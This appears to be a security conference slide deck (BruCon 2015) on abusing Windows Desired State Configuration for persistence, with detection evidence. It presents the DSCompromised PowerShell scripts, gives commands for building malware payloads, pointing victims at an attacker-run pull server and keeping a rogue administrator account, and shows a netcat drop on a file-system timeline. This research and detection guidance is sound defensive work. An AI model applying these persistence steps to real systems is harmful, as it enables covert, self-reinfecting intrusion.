

Desired State: Compromised

BruCon 2015

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Hello!



Ryan Kazanciyan

- Chief Security Architect, Tanium
- 12 years background in incident response, forensics, and pen-testing
- Co-author, "Incident Response & Computer Forensics, 3rd Ed." (2014)



Matt Hastings

- Security Director, Tanium
- Forensics, incident response, scripting, research & development

Agenda

- Background
- DSCompromised
Framework and Attack
Scenarios
- Sources of evidence
- Areas for future research
and work

What the \$%#\$\$% is
Desired State Configuration?

Windows DSC 101


- Next-gen configuration management platform for Windows
- Instrumented via PowerShell
- Uses standard Managed Object Format (MOF) files
- Does not require Active Directory (unlike SCCM)
- Similarities to Puppet & Chef
 - DSC is not a complete solution stack
 - DSC implements the configuration layer
 - Puppet and Chef can interoperate with DSC

What can DSC do?

Ensure that a desired “state” of the system is maintained over time

- Download and create files and directories
- Execute processes
- Run scripts
- Create users and assign group membership
- Control Windows services
- Manage registry keys and values
- Install software

DSC Workflow: Author, Stage, Implement



Sorry, no zero-days...

We have not...


- Exploited vulnerabilities in DSC
- Identified ways to escalate privileges with DSC

We have...

- Utilized DSC as a covert persistence mechanism
- Simplified the process to weaponize DSC
- Identified the telltale evidence of DSC misuse

Why is DSC an interesting attacker tool?

- Obscure and flexible persistence mechanism
- Not detected or examined by most security tools
- Automatic re-infection if not properly remediated



What are its limitations?

- Difficult to learn and use
 - Simplified by our PowerShell scripts
 - Troubleshooting can be painful
- Requires PowerShell 4.0 on victim and “C2” server
 - Windows 8.1 and later
 - Server 2012 R2 and later
 - Optional WMF upgrade on earlier versions
- Requires Administrator privileges on victim host
 - Post-compromise persistence




Introducing the DSCompromised Framework

DSCompromised Framework

- PowerShell scripts to setup DSC “C2” server, build payloads, infect victims
- Components:
 - `Configure-Server.ps1`
 - `Configure-Payload.ps1`
 - `Configure-User.ps1`
 - `Configure-Victim.ps1`
- <https://github.com/matthastings/DSCompromised>

Our approach: DSC “pull” mode

- Emulate a real C2 server
- Victim client initiates “beacon” requests via HTTP/s
- Server can be on the internet or victim’s internal network
 - Attacker-controlled server preferable
 - Significant footprint to install DSC hosting components




Attack Scenario: Persist Malware

- Infect victim machine with backdoor malware
- Ensure the malware continues to execute and remain on disk
- Re-infect victim automatically if remediated



Demo video:
Persisting malware with DSC

Attack Scenario: Step 0



Configure C2 Server by installing DSC services


- Add DSC Service Role:
`Add-WindowsFeature Dsc-Service`
- Install Microsoft DSC Resource Kit:
`xPSDesiredStateConfiguration`
- Run server setup script included with DSCompromised framework:
`Configure-Server.ps1`

Configure-Server.ps1

```
PS C:\> Configure-Server -CompliancePort 9000 -ConfigPort  
443
```

- Configure server as a DSC pull server
- -CompliancePort
 - Port where compliance server is hosted (optional)
 - Default value '9080'
- -ConfigPort
 - Port where configurations are hosted (optional)
 - Default value '8080'

Attack Scenario: Step 1



Build and host payload configuration on DSC C2 server


- Copy malware executable file to DSC C2 server
- Use DSCompromised script to ingest malware and build configuration payload:
`Configure-Payload.ps1`
- Script generates configuration MOF with unique GUID name

Configure-Payload.ps1

```
PS C:\> Configure-Payload -SourceFile C:\evil.exe -  
DestinationPath C:\Windows\NotEvil.exe -Arguments "foo bar"
```

- Create payload configuration hosted on DSC pull server
- -SourceFile
 - Local path to malware executable file
 - Contents stored as byte array in configuration MOF
- -DestinationPath
 - Location on victim where file will be created
- -Arguments
 - Arguments passed for process execution (optional)
- Output
 - MOF and checksum files named with unique GUID
 - Stored in C:\Program Files\WindowsPowerShell\DscService\Configuration

Attack Scenario: Step 2




Execute

`Configure-Victim.ps1`
on victim

- Ensures WinRM enabled
- Takes GUID and server address as parameters
- Configures LCM to use remote DSC pull server

Attack Scenario: Step 3



Victim automatically downloads and applies configuration

- Configuration MOF drops embedded malware on disk and executes
- Attacker proceeds to interact with system via running backdoor

Configure-Victim.ps1


```
PS C:\> Configure-Victim -GUID {GUID} -Server 8.8.8.8 -Port  
443 -MofPath C:\Temp\Temp.mof
```

- Runs on victim
- -GUID
 - GUID of configuration to download
- -Server
 - Pull server network address
- -Port
 - Pull server listening port (optional; default 8080)
- -MofPath
 - Location where temporary MOF file is written (optional)

Victim LCM Configuration

- `AllowModuleOverwrite = $True`
 - Overwrite with newer configuration
- `ConfigurationModeFrequencyMins = 15`
 - Minutes between LCM checks that system is in compliance with config
 - Hardcoded minimum 15 minutes
- `ConfigurationMode = 'ApplyAndAutoCorrect'`
 - How policy is applied
- `RefreshFrequencyMins = 30`
 - Minutes between communication with pull server for updated config
 - Hardcoded minimum 30 minutes
- `RefreshMode = 'Pull'`
 - How configurations are gathered (Pull or Push)


Attack Scenario: Step 4




Blue team Taylor Swift detects malware on disk

- Kills process
- Deletes file
- Shakes it off

15 minutes later...




Attack Scenario: Step 5



Victim is automatically reinfected

- DSC consistency check runs every fifteen minutes via scheduled task
- Malware is re-created on victim host and executes again
- Attacker regains access to victim machine

Attack Scenario: Step 6



Attacker decides to deploy new malware


- Updates configuration on remote pull server
 - Drop & run new malware
 - Enact other changes
- At next consistency check, victim automatically pulls and applies new configuration

Success!



Attack Scenario: Persist User Account

- Create an unauthorized local account with an attacker-chosen password
- Ensure user is a member of a specific group, such as local administrators
- Automatically re-add account and restore group membership if deleted or changed



Demo video:
Persisting a rogue account
with DSC

Configure-User.ps1

```
PS C:\> Configure-User -Username test_user -Password  
Long_And_Complex! -Group RemoteAdmins
```

- Create user configuration hosted on DSC server
- -Username
 - User to be created on victim
- -Password
 - Must meet victim's password complexity requirements
- -Group
 - Local group of which user should be a member (optional)
 - Default 'Administrators'
- Output
 - MOF and checksum files named with unique GUID
 - Stored in C:\Program Files\WindowsPowerShell\DscService\Configuration

Sources of evidence: DSC use and abuse

Network traffic

You probably shouldn't see these requests leave your network...
(unless you legitimately use an external DSC server!)

```
POST /psdscpullserver.svc/Action(ConfigurationId='a8540639-  
cd47-462d-ae75-415158f60a99')/GetAction
```

```
GET /psdscpullserver.svc/Action(ConfigurationId='a8540639-  
cd47-462d-ae75-415158f60a99')/ConfigurationContent
```

Where do DSC configs reside on disk?


```
PS C:\windows\system32\configuration> dir

Directory: C:\windows\system32\configuration


Mode                LastWriteTime         Length Name
----                -
d---s             9/29/2013   8:50 PM              BaseRegistration
d---s             8/22/2013   8:36 AM              Registration
d---s             8/22/2013   8:36 AM              Schema
-a---            10/3/2015  12:14 PM         273678 backup.mof
-a---            10/3/2015  12:14 PM         273678 Current.mof
-a---            10/3/2015  12:14 PM           64 Current.mof.checksum
-a---            10/3/2015   1:16 PM          198 DSCEngineCache.mof
-a---            10/3/2015  12:13 PM          1362 MetaConfig.mof
-a---            10/3/2015   1:16 PM           21 PullRunLog.txt

PS C:\windows\system32\configuration> type .\PullRunLog.txt
0 2015-10-03T13:16:01
PS C:\windows\system32\configuration>
```


Metaconfig.mof contents



```
1 instance of MSFT_KeyValuePair as $Alias00000000
2 {
3     Key = "ServerUrl";
4     Value = "http://130.211.179.159:8080/psdcpullserver.svc";
5 };
6
7 instance of MSFT_KeyValuePair as $Alias00000001
8 {
9     Key = "AllowUnsecureConnection";
10    Value = "TRUE";
11 };
12
13 instance of MSFT_DSCMetaConfiguration
14 {
15     ConfigurationModeFrequencyMins = 15;
16     RebootNodeIfNeeded = False;
17     ConfigurationMode = "ApplyAndAutoCorrect";
18     RefreshMode = "Pull";
19     ConfigurationID = "394aa115-a360-4662-9505-58471d7f12d7";
20     DownloadManagerName = "WebDownloadManager";
21     DownloadManagerCustomData = {$Alias00000000, $Alias00000001};
22     RefreshFrequencyMins = 30;
23     AllowModuleOverwrite = True;
```



File system during “infection”

<div>  <div> Ask a Question: <input type="text"/> <input type="button" value="?"/> <input type="button" value="PREFE"/> </div> </div> <div>advanced</div>						
<div>HOME ACTIONS AUTHORIZING ADMINISTRATION TRACE IOC DETECT CONNECT</div>						
Time (UTC) ▲	Process Name ▼	PID ▼	Operation ▼	User ▼	Path	
2015-10-03 19:05:42....	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	CreateNewFile	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof	Configure-Victim script creates pull setup MOF
2015-10-03 19:05:42....	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	CreateNewFile	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof\localhost.meta.mof	
2015-10-03 19:05:42....	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\MetaConfig.tmp.mof	System creates initial LCM meta config
2015-10-03 19:05:42....	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\MetaConfig.mof	
2015-10-03 19:05:42....	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\LCM81E3.tmp	
2015-10-03 19:05:43....	C:\Windows\System32\svchost.exe	884	CreateNewFile	SYSTEM	C:\Windows\System32\Tasks\Microsoft\Windows\Desired State Configuration	Task Manager creates DSC Consistency and Boot Tasks
2015-10-03 19:05:43....	C:\Windows\System32\svchost.exe	884	CreateNewFile	SYSTEM	C:\Windows\System32\Tasks\Microsoft\Windows\Desired State Configuration\Consistency	
2015-10-03 19:05:43....	C:\Windows\System32\svchost.exe		CreateNewFile	SYSTEM	C:\Windows\System32\LogFiles\Scm\14241670-de21-404e-925b-652ff050cfb5	
2015-10-03 19:05:43....	C:\Windows\System32\wbem\WmiPrivSE.exe		DeletePath	SYSTEM	C:\Windows\Temp\LCM81E3.tmp	
2015-10-03 19:05:43....	C:\Windows\System32\svchost.exe	884	CreateNewFile	SYSTEM	C:\Windows\System32\Tasks\Microsoft\Windows\Desired State Configuration\DSCRestartBootTask	
<snip>						
2015-10-03 19:05:43....	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\MetaConfig.tmp.mof	System writes to DSC Operational Event Log
2015-10-03 19:05:43....	C:\Windows\System32\svchost.exe	996	CreateNewFile	SYSTEM	C:\Windows\Prefetch\SCHTASKS.EXE-2DE769BF.pf	
2015-10-03 19:05:44....	C:\Windows\System32\svchost.exe	852	CreateNewFile	LOCAL ...	C:\Windows\System32\winevt\Logs\Microsoft-Windows-DSC%4Operational.evtx	

File system during “infection”

2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011	System creates temp copy of downloaded “payload” MOF
2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof	
2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof.checksum	
2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe	Malware dropped by payload MOF			C:\Windows\System32\Configuration\Pending.mof	Current and backup config set to “payload” MOF
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe				C:\nc64.exe	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\backup.mof	
